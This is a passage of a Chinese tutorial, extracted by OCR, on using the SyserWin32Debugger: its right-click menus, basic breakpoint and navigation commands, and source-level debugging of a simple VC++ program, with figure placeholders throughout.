


图17

后面的几个菜单用的比较少了，这里就留给读者自己去研究吧，下面我们来介绍一下右键的菜单。首先我们来看一下寄存器窗口的右键菜单有那些命令，如15所示。我们选中寄存器EBP 0007FFC0点击右键选择“Show Code”，此时我们会看到反汇编窗口已经发生了变化，显示出了0007FFC0地址处的指令，如图16所示。我们继续在位置点击右键选择“Show Data”，此时数据窗口发生了变化，如图17所示。堆栈窗口的右键菜单命令如图18所示，其功能属性与OD中几乎相同，相信大家可以明白怎么使用。反汇编主窗口的右键菜单命令如图19所示，其功能分别是插入/删除断点、激活/禁用断点、设置书签（设置的效果如图20所示）、保存位置、执行到此处等，希望读者自己摸索使用。



图18




图19




图20




图21

下面为大家介绍一下命令行指令，SyserWin32Debugger当前版本共支持91条命令行指令，这里主要大家列举一些常用到的指令，更多的指令请大家使用help进行查看。指

令“.”，这个可以算是最简单的指令了，它的作用是定位当前EIP所指向的指令代码。“g addr”（addr代表地址）该指令的含义是执行到addr所指的指令位置。“d addr”该指令的含义在数据窗口显示当前地址的数据，如图21、22所示。“bpx addr”该指令的含义是在指定的代码地址设置内存断点，如图23、24所示。“bd addr”该指令的含义是使指定地址的断点无效；“be addr”使指定地址的断点生效。“bc addr”删除指定位置的断点。其他的指令请读者自行查看，使用help命令即可，如图25所示。




图22




图23




图24




图25




图26

笔者感觉SyserWin32Debugger最大的特色在于它的源码调试功能，这里笔者用VC++编写一个简单的程序进行演示。将exe程序载入之后，我们载入符号文件，如图26、27所示。然后点击SyserWin32Debugger底部的源代码调试，如图28所示。此时将来到图29所示的代码位置。我们随便选取如图30所示的菜单命令位置设置断点，然后运行我们的程序，在程序界面上点击程序上的一个菜单命令，如图31，此时程序便会中断下来，如图32所示。我们不仅可以在源代码文件里设置断点来查看汇编程序的状况，而且可以通过在反汇编程序中设置断点来查看源代码的位置。当然我们也可以通过点击源代码前面的“+”“-”来展开或者关闭源代码中的反汇编模式，如图33所示。




图27




图28

